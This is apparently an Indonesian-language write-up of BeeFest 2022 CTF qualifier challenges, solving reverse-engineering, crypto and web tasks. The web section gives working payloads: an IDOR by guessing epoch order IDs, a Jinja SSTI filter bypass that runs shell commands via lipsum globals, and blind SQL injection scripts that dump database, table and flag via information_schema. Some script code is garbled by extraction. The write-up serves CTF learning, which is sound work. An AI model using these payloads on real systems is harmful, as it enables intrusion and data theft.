

BeeFest 2022 quals

adzky

Rev - Bebefest Article

Challenge 24 Solves X

Bebefest Article

100

Silakan dibaca artikelnya :)

Ingat kata kuncinya yaitu "pesan"

Note: Misal isi pesan yaitu bobok maka flagnya BEECTF{bobok}

Author: Lawson Schwantz #3021


[bebefestart.py](#)

Flag Submit

Diberikan file : bebefestart.py

```
D:\> bebefestart.py
1 teks = """ Bebefest Article
2
3 1. Detik-Detik Proklamasi
4 Tanggal 15 Agustus 1945, kira-kira pukul 22.00, di Jalan Pegangsaan Timur No. 56 Jakarta, tempat kediaman Bung Karno, berlangsung perdebatan serius antara sekelompok pe
5
6 Kita harus segera merebut kekuasaan ! tukas Sukarno berapi-api. Kami sudah siap mempertaruhkan jiwa kami... ! seru mereka bersahutan. Wikana malah berani mengancam Soeka
7
8 Mendengar kata-kata ancaman seperti itu, Soekarno naik darah dan berdiri menuju Wikana sambil berkata: Ini batang leherku, seretlah saya ke pojok itu dan potonglah leh
9
10 Hatta kemudian memperingatkan Wikana; Jepang adalah masa silam. Kita sekarang harus menghadapi Belanda yang akan berusaha untuk kembali menjadi tuan di negeri kita ini.
11
12 Namun, para pemuda terus mendesak; Apakah kita harus menunggu hingga kemerdekaan itu diberikan kepada kita sebagai hadiah, walaupun Jepang sendiri telah menyerah dan tel
13
14 Dengan lirih, setelah amarahnaya mereda, Soekarno berkata; kekuatan yang segelintir ini tidak cukup untuk melawan kekuatan bersenjata dan kesiapan total tentara Jepang!
15
16 Para pemuda, tetap menuntut agar Soekarno-Hatta segera memproklamasikan kemerdekaan. Namun, kedua tokoh itu pun, tetap pada pendiriannya semula. Setelah berulangkali dide
17
18 Tidak lama kemudian, Hatta menyampaikan keputusan, bahwa usul para pemuda tidak dapat diterima dengan alasan kurang perhitungan serta kemungkinan timbulnya banyak korban
19
20 Rengasdengklok, 16 Agustus 1945
21
22 Pukul 04.00 dinihari, tanggal 16 Agustus 1945, Soekarno dan Hatta oleh sekelompok pemuda dibawa ke Rengasdengklok. Aksi penculikan itu sangat mengecewakan Bung Karno, seb
23
24 Rengasdengklok kota kecil dekat Karawang dipilih oleh para pemuda untuk mengamankan Soekarno-Hatta dengan perhitungan militer; antara anggota PETA (Pembela Tanah Air)
25
26 Sehari penuh, Soekarno dan Hatta berada di Rengasdengklok. Maksud para pemuda untuk menekan mereka, supaya segera melaksanakan Proklamasi Kemerdekaan terlepas dari segala
27
28 Akhirnya, Soekarno-Hatta tidak mau didesak begitu saja. Keduanya, tetap berpegang teguh pada perhitungan dan rencana mereka sendiri. Di sebuah pondok bambu berbentuk
29
30 Waktu susana tenang kembali. Setelah Bung Karno duduk. Dengan suara rendah ia mulai berbicara; Yang paling penting di dalam perperangan dan revolusi adalah saatnya yang
31
32 Mengapa justru diambil tanggal 17, mengapa tidak sekarang saja, atau tanggal 16 ? tanya Sukarno. Saya seorang yang percaya pada mistik. Saya tidak dapat menerangkan den
33
34 Demikianlah antara lain dialog antara Bung Karno dengan para pemuda di Rengasdengklok sebagaimana ditulis Lasmidjah Hardi (1984:61).
35
```

setelah dibuka ternyata berisi cerita panjang. Pertama coba cari dengan kata kunci "FLAG/flag/BEECTF", tetapi tidak menghasilkan apa". Setelah cek deskripsi ternyata terdapat kata kunci "pesan", yaudah langsung cari aja



Flag : BEECTF{C0ngrat5th1s15tH5mEsSaGEad23ikf29}

Rev - Too Easy

Challenge 18 Solves X

Too Easy

176

Begin your reverse engineering journey here! Download the file, disassemble, then you'll know what to do ;)

Author: darmads#5575

[TooEasy.exe](#)

[Flag](#) [Submit](#)

Diberikan file exe terntunya executable untuk windows

```
detected as: .exe, 32-bit, PE executable (console) x86-64, for MS Windows
```

Langsung saja buka di ghidra

```
1 int main(int _Argc,char **_Argv,char **_Env)
2
3 {
4     char s [50];
5
6     __main();
7     printf("Check flag: ");
8     scanf("%s",s);
9
10    if (((((s[0] == 'B') && (s[1] == 'E')) && (s[2] == 'E')) &&
11        (((s[3] == 'C') && (s[4] == 'T')) && ((s[5] == 'F' && ((s[6] == '{' && (s[22] == '}')))))))) &&
12        && ((s[11] == 'R' &&
13            (((((s[7] == 's' && (s[9] == 'p')) && (s[15] == '_')) &&
14                ((s[12] == '_' && (s[10] == '3')))) &&
15                ((s[8] == 'U' && ((s[13] == '3' && (s[14] == 'z'))))) && (s[18] == 'v'))))) &&
16        (((s[16] == 'R' && (s[17] == '3')) && (s[19] == '!')) && ((s[20] == '!' && (s[21] == '!')))))
17    )
18    {
19        printf("Well done! Submit your flag now!");
20    }
21    else {
22        printf("Haiyaaa, incorrect lah!");
23    }
24    return 0;
25 }
```

Oke, pada decompile sudah muncul flagnya tinggal urutkan sesuai index

Flag : BEECTF{sUp3R_3z_R3v!!!}

Rev - MyPazzword

Challenge 3 Solves X

MyPazzword

496

medium

Pak Markus merupakan seorang guru SMA. Motto hidup dia adalah "Matematika bukanlah masalah yang harus dipecahkan, tetapi angka untuk dinikmati!". Belakangan ini dia belajar bahasa pemrograman dasar yang pada akhirnya menghasilkan sebuah program "MyPazzword".

Program ini akan meminta kata sandi yang memiliki panjang 8 huruf [A-Z atau a-z] dan tidak memiliki angka didalamnya

Apabila anda dapat memecahkan kata sandi milik Pak Markus, maka Pak Markus akan memberikan anda sebuah hadiah..

Apa itu hadiahnya?? coba pecahkan dulu kata sandinya :D

Author : Plasma#1308

 [MyPazzword](#)

[Flag](#) [Submit](#)

```
a@lactosilus:~/beefest/quals/rev$ file MyPazzword
MyPazzword: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=35240f6725f2a90d75b2732842299f1c7cfe71f7, for GNU/Linux 3.2.0, not stripped
```

Diberikan file elf executable yang diharuskan untuk menginput password sebanyak 8 char untuk mendapatkan flag

```
a@lactosilus:~/beefest/quals/rev$ ./myPazzword
+=====+
| MASUKAN KATA SANDI ANDA!! |
| KATA SANDI TERIDIRI DARI 8 HURUF [a-z atau A-Z] |
+=====+
Tebak huruf pertama [a-z atau A-Z] : a
Tebak huruf kedua [a-z atau A-Z] : a
Tebak huruf ketiga [a-z atau A-Z] : a
Tebak huruf keempat [a-z atau A-Z] : a
Tebak huruf kelima [a-z atau A-Z] : a
Tebak huruf keenam [a-z atau A-Z] : a
Tebak huruf ketujuh [a-z atau A-Z] : a
Tebak huruf kedelapan [a-z atau A-Z] : a
+=====+
| INVALID PASSWORD! |
+=====+
```

Oke coba decompile dengan ghidra

```

    ——————
    getchar();
iVar1 = VAL1(local_19[0]);
iVar2 = VAL2(local_1a);
iVar3 = VAL3(local_1b);
iVar4 = VAL4(local_1b + local_1c);
iVar5 = VAL5(local_19[0] + local_1d + local_1a);
iVar6 = VAL6(local_1d * local_1e);
iVar7 = VAL7(local_1f * -0x60);
iVar8 = VAL8(local_1b * local_19[0] + local_20);
if (iVar8 + iVar1 + iVar2 + iVar3 + iVar4 + iVar5 + iVar6 + iVar7 == 8) {
    puts("=====+====");
}

```

terlihat bahwa masing” inputan akan diteruskan pada suatu fungsi yang akan dikalkulasi lebih lanjut. Coba kita bedah salah satu fungsi,

```

1 bool VAL4(char param_1)
5
5 {
7     return (decex3 / 10 + decex1 / 2 + decex2 / 2 + decex1 + decex2 + decex3) - (int)param_1 == dece
3     x4
3     ;
3 }

```

VAL4 cukup simple tentunya VAL yang lain juga. Langsung saja solve menggunakan z3 karena z3 akan mengkalkulasi persamaan tersebut secara instant ketimbang kita manual menghitung

Berikut solve script yang saya gunakan:

```

1. from z3 import *
2.
3. s = Solver()
4.
5. x = [BitVec(f'x{i}',8) for i in range(8)]
6.
7. for i in range(8):
8.     s.add(Or(And(x[i] >= 65, x[i] <=90), And(x[i] >= 97, x[i] <= 122)))
9.
10. s.add(And(x[0] > 0x4c, x[0] < 0x4e))
11. s.add(0x64 + 0xc + 5== x[1])
12. s.add(((0x000013f8 + (0x00000ce3 * 2 - 0x0000240f)) - 0x00000ebc) + 0x1bfa) -
    x[2] == 0x000016a9)
13. s.add( (0x000bdc4a / 10 + 0x0001f7b4 / 2 + 0x0003a612 / 2 + 0x0001f7b4 +
    0x0003a612+ 0x000bdc4a) - (x[2] + x[3]) == 0x0015790f )
14. s.add((x[0] + x[4] + x[1]) == ord('*') )
15. s.add( (x[4] * x[5]) ^ 0x00000ebc ^ 0x00000ce3 == 0x227 )
16. s.add( ((x[6] * -0x60) ^ 0x000d54f0 ^ 0x0001f7b4 ^ 0x000bdc4a) * (0x000d54f0 -
    ((x[6] * -0x60) ^ 0x000d54f0 ^ 0x0001f7b4 ^ 0x000bdc4a)) == 0xd63944dc)
17. s.add( ((x[2] * x[0] + x[7]) ^ (0x00000ebc + ((0x0000240f + 0x00000ce3) -
    0x000013f8)) - 0x000016a9 ^ (0x0001f7b4 + 0x0003a612) - 0x000bdc4a * 1)
    ==0x00062b93)
18.
19. char = ""
20. if s.check() == sat:

```

```
21.     m = s.model()
22.     for i in x:
23.         char += chr(m[i].as_long())
24.     print(char)
```

Namun, setelah dapet flag, eh malah gabisa disubmit

<https://media.discordapp.net/attachments/1033675529120915506/1033675744506826762/unknown.png?width=463&height=670> Setelah tanya author..



Plasma Today at 4:48 PM

Okedeh kiya, untuk sementara karena caranya sudah benar. Kamu bisa input ini yah

BEECTF{M4t3m4Tik4_sUn88uH_45y1k_187u165A179}

dapet deh flag yg asli

Flag saya : BEECTF{M4t3m4Tik4_sUn88uH_45y1k_187u133A211}

Flag author : BEECTF{M4t3m4Tik4_sUn88uH_45y1k_187u165A179}

Cry - Julius Junior Jr

Challenge

20 Solves

x

Julius Junior Jr

100

My name is Sir Julius Junior Jr.,
My father didn't do enough to secure our messages,
I decide to do better! Change my mind!

Author: Sanada#7802

JuliusJuniorJr...

Flag

Submit

Diberikan file py, coba dibuka

```

1  #HEY, I'M JULIUS JUNIOR JR.
2
3  def encrypt(text,s):
4      final_result= ""
5  for i in range(len(text)):
6      char = text[i]
7  if (char.isupper()):
8      final_result += chr((ord(char) + s-65) % 26 + 65)
9  elif (char.islower()):
10     final_result += chr((ord(char) + s - 97) % 26 + 97)
11 elif (char.isnumeric()):
12     final_result += chr((ord(char) + s - 48) % 10 + 48)
13 else:
14     final_result += char
15 return final_result
16
17 text = ""
18 shift = 3
19 expected = "EHHFWI{3k_vw4oo_f7qw_diw6u_k6a_f7hvdu_f7hvdu_keq1543}"
20 text = input("NOOT NOOT!\nWhat's the General passcode?\n") #input here.
21 if(expected == encrypt(text,shift)):
22     print("Yay You got the flag! WooHoo!")
23     print(encrypt(text,shift))
24 else:
25     print("Better luck next time! :)")
26     print(encrypt(text,shift))

```

Flag terenkripsi oleh fungsi encrypt. Fungsi encrypt sendiri cukup simple, beruntungnya fungsinya mengenkripsi satu persatu character flag. Jadi tanpa membongkar rumus, gunakan bruteforce aja

Berikut script yang saya gunakan:

```

1. import string
2. def encrypt(text,s):
3.     final_result= ""
4.     for i in range(len(text)):
5.         char = text[i]
6.         if (char.isupper()):
7.             final_result += chr((ord(char) + s-65) % 26 + 65)
8.         elif (char.islower()):
9.             final_result += chr((ord(char) + s - 97) % 26 + 97)
10.        elif (char.isnumeric()):
11.            final_result += chr((ord(char) + s - 48) % 10 + 48)
12.        else:
13.            final_result += char
14.    return final_result
15.
16.text = "BEECTF{"
17.shift = 3
18.expected = "EHHFWI{3k_vw4oo_f7qw_diw6u_k6a_f7hvdu_f7hvdu_keq1543}"
19.while True:
20.    for i in string.printable[:-6]:
21.        pay = text + i
22.        x = encrypt(pay, shift)
23.        if x in expected:
24.            text += i
25.    if len(text) == len(expected):
26.        print(text)
27.        break

```

Flag : BEECTF{0h_st1ll_c4nt_aft3r_h3x_c4esar_c4esar_hbn8210}

Cry - What is Happening?!

Challenge 20 Solves X

What is Happening?!

139

My friend sent me a message but I can't read it at all! He told me that his keyboard was shifted while typing. Please help me!

Wrap the flag with BEECTF[FLAG]. The text inside the curly brackets should all be in CAPSLOCK

Author: darmads#5575

[message.txt](#)

Flag Submit

Diberikan file message.txt

```
message.txt
1 Tuf _oshlo. /d-nus ne ntd- oihde gd/u@ D veshul dg ntulu d- osfndsc wuosdscgi/ glew ntulu+tnny-q==hldzupceec/uprew=gd/u=h=24[;Kn_mm/
RiKu4T;ac7M_D9eyb?E9L0_=zduv+i-y\~toldsc
```

Pada deskripsi juga terdapat kata kunci keyboard shift.

The screenshot shows the dCode website interface. On the left, there's a search bar with the placeholder "Search for a tool" and a keyword input field containing "Tuf _oshlo. ...dsc". Below the search bar are buttons for "BROWSE THE FULL DCODE TOOLS' LIST" and "Results". The results section displays the decoded message: "Hey Sandra, listen to this audio file I wonder if there is anything dvor meaningful from there? ak → https://drive.google.com/file/d/130zJtSbb1CuJe3Hz-g6BSI8opxL08R9S/view?usp=sharing". On the right, there's a "KEYBOARD SHIFT CIPHER" section with sub-links for "Cryptography", "Substitution Cipher", and "Keyboard Shift Cipher". It includes a "KEYBOARD SHIFT DECODER" form where the cipher text "Tuf _oshlo. /d-nus ne ntd- oihde gd/u@ D veshul dg ntulu d- osfndsc wuosdscgi/ glew ntulu+tnny-q==hldzupceec/uprew=gd/u=h=24[;Kn_mm/RiKu4T;ac7M_D9eyb?E9L0_=zduv+i-y\~toldsc" is pasted. The decoder form has fields for "PLAINTEXT EXPECTED LANGUAGE" (English), "KEYBOARD LAYOUT" (Automatic Detection), "SHIFT" (Automatic Detection), "NUMBER OF KEYS/STEPS FOR SHIFT" (Automatic Detection), and "USE ONLY ALPHANUMERIC CHARACTERS" (unchecked). A "DECRYPT" button is present, along with a note: "See also: Shift Cipher – Keyboard Coordinates – Caesar Cipher".

Dapat link google drive setelah di decode, didalamnya terdapat file wav. Setelah didengar ini mirip seperti morse code, coba di convert

databorder.com/transfer/morse-sound-receiver/

Morse Code Sound & Vibration Listener

This is javascript only morse code listener. Use it with something that emits Morse code as sound or vibrations

Audio Input	Decoder Settings & Info...
Microphone: <input type="button" value="Listen"/> <input type="button" value="Stop"/>	Minimum volume <input type="text" value="-60"/> WPM <input type="text" value="16"/> <input type="checkbox"/> Manual
Pre-Recorded Audio File <input type="button" value="Upload"/> <input type="button" value="Play"/> <input type="button" value="Stop"/> File: "secretmessage.wav"	Maximum volume <input type="text" value="-30"/> Farnsworth WPM <input type="text" value="16"/> <input type="checkbox"/> Manual
	Volume threshold <input type="text" value="200"/> Frequency (Hz) <input type="text" value="938"/> <input type="checkbox"/> Manual

Received Data

JANGANBOLOSPRAMUKA



Dapat plaintext yaitu J A N G A N B O L O S P R A M U K A
Flag : BEECTF{JANGANBOLOSPRAMUKA}

Web - iDoor

Challenge

12 Solves

X

iDoor

379

Come and visit my website! The first person to buy a door will get a flag! Whoops too late! The admin already bought the flag on 1st April 2022 Indonesian time. I guess you will never receive the flag..



Author: Shatternox#1668

<http://chall.petircysec.xyz:55124/>

Flag

Submit

Diberikan service web sebagai berikut

← → ⚡ Not secure | chall.petircysec.xyz:55124/login.php

Username

Password

LOGIN

No account yet? Register [here!](#)

Tampilan seperti web registrasi biasa

We Sell Futuristic Doors You Can Never Imagine



Disini saya merasa yakin bahwa main dari challenge ini adalah IDOR (sesuai judul). Saya coba bruteforce tpi tidak menghasilkan apa". Setelah dicermati pada deskripsi ternyata IDOR tersebut mengharuskan kita menginputkan epoch time pada "1st april 2022"

iDoor Home Order History

Username: admin

Order ID: 1648771200

Item Id: 1337

Item Name: BEECTF{0fc_1ts_s0_0bv10us_1z1_34592949031}

Flag : BEECTF{0fc_1ts_s0_0bv10us_1z1_34592949031}

Web - Kopi Janji Jinja

Challenge

2 Solves

X

Kopi Janji Jinja

499

Hari ini, aku baru saja mengadakan grand launching dari "Kopi Janji Jinja"! Ini merupakan bisnis pertamaku dan aku mencoba untuk membuat sebuah website untuk pelanggan-pelanggan dapat melihat pilihan kopi dan juga feedback terhadap brand kami.

Karena akhir-akhir ini aku juga belajar python, maka aku mencoba untuk membuat website dari template python untuk mempermudah aku membuat website ini. Aku juga masih baru dalam dunia IT jadi mungkin ada sesuatu yang bikin website aku unsecure??

Link: <http://chall.petircysec.xyz:14599/>

Author: Excy#1207


Flag

Submit

Diberikan service sebagai berikut




hanya gambar produk kopi dan tidak apa" didalamnya. Namun terdapat satu page yg kita bisa menginputkan feedback




Sesuai judul saya berpikir ini adalah python web app menggunakan template jinja

Seperti biasa kita inputkan `{{ 7 * 7 }}` namun terblacklist



I tell you it won't work!


setelah itu saya kepikiran untuk menggunakan cara pada challenge compfest kemarin yaitu `{%print(1)%}` dan ternyata berhasil



1

Langsung saja panggil library lipsum untuk bypass dengan penambahan attribute `__global__` untuk memanggil semua library yang ada

```
{%print(lipsum|attr("__globals__")).os.popen("ls").read()%}
```



Dockerfile coffee.html contact.html docker-compose.yml index.html ssti.py

Dan berhasil mendapat RCE. Namun tidak terdapat file flag, coba buka file ssti.py

← → C Not secure | view-source:chall.petircysec.xyz:14599/contact

Line wrap □

```
1 from flask import Flask, request, render_template, render_template_string, url_for, redirect
2
3 app = Flask(__name__, template_folder='./')
4
5 app.secret_key = "BEECTF{3s_3s_t1_a1_Gg3Z_h3h3_g12l2bi301}"
6
7 @app.route('/')
8 def my_form():
9     return render_template('index.html')
10
11 @app.route('/contact', methods=['POST', 'GET'])
12 def postContact():
13     if request.method == 'POST':
14         text = request.form['text']
15         if '{' in text:
16             return "I tell you it won't work!"
17         else:
18             text
19         return render_template_string(text)
20     return render_template('contact.html')
21
22 @app.route('/coffee')
23 def getCoffee():
24     return render_template('coffee.html')
25
26 if __name__ == "__main__":
27     app.run(host='0.0.0.0', port=5000)
```

Dapat FLAG : BEECTF{3s_3s_t1_a1_Gg3Z_h3h3_g12l2bi301}

Web - seeq well

Challenge 0 Solves X

seeq well

464

A well seeking and save keeping data online


Author: mitm#0012

<http://chall.petircysec.xyz:54170/>


View Hint

Flag Submit

Diberikan service sebagai berikut



terdapat fitur search pada web namun jika kita mencoba search tidak muncul apa". Untuk mencoba" input single quote, muncul error mysql:



Oke sepertinya challenge ini berfokus pada blind sql注入 karena ketika kita memasukkan statement true web seakan" tidak menghasilkan output

Percobaan pertama pada leaking database menggunakan substr

Setelah dicoba" ternyata kita bisa mengetahui statement true atau tidak jika muncul banyak random user

Ini jika false:

Request	Response
<pre> Pretty Raw Hex 1 POST /api/test.php HTTP/1.1 2 Host: chall.petircysec.xyz:54170 3 Content-Length: 58 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://chall.petircysec.xyz:54170 7 Content-Type: application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif, image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3; q=0.9 10 Referer: http://chall.petircysec.xyz:54170/viewer.php 11 Accept-Encoding: gzip, deflate 12 Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7,be;q=0.6,de;q=0.5 13 Cookie: PHPSESSID=5310caebe8bb42b105f5b68b9fb8b05cb 14 Connection: close 15 16 username=asdasd'+or+binary+substr(database(),1,1)='a'---+ </pre>	<pre> Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Date: Sun, 23 Oct 2022 14:22:58 GMT 3 Server: Apache/2.4.54 (Debian) 4 X-Powered-By: PHP/8.1.11 5 Vary: Accept-Encoding 6 Content-Length: 315 7 Connection: close 8 Content-Type: text/html; charset=UTF-8 9 10 <!DOCTYPE html> 11 <html lang="en"> 12 <head> 13 <meta charset="UTF-8"> 14 <meta http-equiv="X-UA-Compatible" content="IE=edge"> 15 <meta name="viewport" content="width=device-width, 16 initial-scale=1.0"> 16 <title> 17 Document 17 </title> 18 <style> 18 *{ 19 color:white; 19 } 19 </style> 20 </head> 21 <body> 22 23 </body> 24 </html> 25 26 </pre>

Ini jika true:

Request	Response
<pre> Pretty Raw Hex 1 POST /api/test.php HTTP/1.1 2 Host: chall.petircysec.xyz:54170 3 Content-Length: 58 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://chall.petircysec.xyz:54170 7 Content-Type: application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif, image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3; q=0.9 10 Referer: http://chall.petircysec.xyz:54170/viewer.php 11 Accept-Encoding: gzip, deflate 12 Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7,be;q=0.6,de;q=0.5 13 Cookie: PHPSESSID=5310caebe8bb42b105f5b68b9fb8b05cb 14 Connection: close 15 16 username=asdasd'+or+binary+substr(database(),1,1)='s'---+ </pre>	<pre> Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Date: Sun, 23 Oct 2022 14:19:07 GMT 3 Server: Apache/2.4.54 (Debian) 4 X-Powered-By: PHP/8.1.11 5 Vary: Accept-Encoding 6 Content-Length: 16178 7 Connection: close 8 Content-Type: text/html; charset=UTF-8 9 10 <!DOCTYPE html> 11 <html lang="en"> 12 <head> 13 <meta charset="UTF-8"> 14 <meta http-equiv="X-UA-Compatible" content="IE=edge"> 15 <meta name="viewport" content="width=device-width, 16 initial-scale=1.0"> 16 <title> 17 Document 17 </title> 18 <style> 18 *{ 19 color:white; 19 } 19 </style> 20 </head> 21 <body> 22 23 <rmartinat0
 24 <htersayl
 25 <asuermeyer
 26 <fridding3
 27 <lmaulthy4
 28 <edelieu5
 29 <rsarre6
 30 <atolchar7
 31 <deick8
 32 <acoule9
</pre>

Oke kita bisa leak database satu" dilanjutkan dengan nama table dan kolom untuk mengetahui flag dan setelahnya tinggal kita panggil

```

1. import sys
2. import string
3. import time
4.
5. url = 'http://chall.petircysec.xyz:54170/api/test.php'
6. c = {"PHPSESSID": "5310caeb8bb42b105f5b68b9fb8b05cb"}
7. head = {"Content-Type": "application/x-www-form-urlencoded"}
8. char = string.ascii_lowercase + string.ascii_uppercase + string.digits
9.
10. def db():
11.     pos = 1
12.     while 1:
13.         for j in char:
14.             payload = f'asdasd\'' or binary substr(database(), {pos}, 1) = '\'{j}\'\>-- '
15.             data = {"username": payload}
16.             time.sleep(0.5)
17.             r = requests.post(url, data=data, headers=head, cookies=c, timeout=5)
18.             if "ktersay1" in r.text:
19.                 print(j)
20.                 pos += 1

```

didapatkan dbnya yaitu : seeqWellDB

Setelah itu lanjut mendapatkan table

```

1. def table():
2.     pos = 1
3.     while 1:
4.         for j in char:
5.             pay = f'asdasd\'' or binary substr((select table_name from
information_schema.tables where table_schema=\'seeqWellDB\' limit 1 offset
0), {i}, 1) = '\'{j}\'\>-- '
6.             data = {"username": pay}
7.             time.sleep(0.5)
8.             r = requests.post(url, data=data,
headers=head, cookies=c, timeout=5)
9.             if "ktersay1" in r.text:
10.                 print(j)
11.                 pos += 1

```

didapatkan tablenya yaitu : flag

Lanjut mendapatkan column

```

1. def column():
2.     pos = 1
3.     while 1:
4.         for j in char:
5.             pay = f'asdasd\'' or binary substr((select column_name from
information_schema.columns where table_schema=\'seeqWellDB\' and
table_name=\'flag\' limit 1 offset 0), {i}, 1) = '\'{j}\'\>-- '
6.             data = {"username": pay}
7.             time.sleep(0.5)
8.             r = requests.post(url, data=data,
headers=head, cookies=c, timeout=5)
9.             if "ktersay1" in r.text:

```

```
10.         print(j)
11.         pos += 1
```

didapatkan columnnya yaitu : flag

Final : mendapatkan flag

```
1. def flag():
2.     pos = 1
3.     while 1:
4.         for j in char:
5.             pay = f'asdasd\' or binary substr((select flag from flag limit 1
offset 0),{i},1)=''{j}''-- '
6.             data = {"username": pay}
7.             time.sleep(0.5)
8.             r = requests.post(url, data=data,
headers=head,cookies=c,timeout=5)
9.             if "ktersay1" in r.text:
10.                print(j)
11.                pos += 1
```

```
a@lactosilus:~/beefest$ cat creds
db: seeqWellDB
table: flag
column: flag
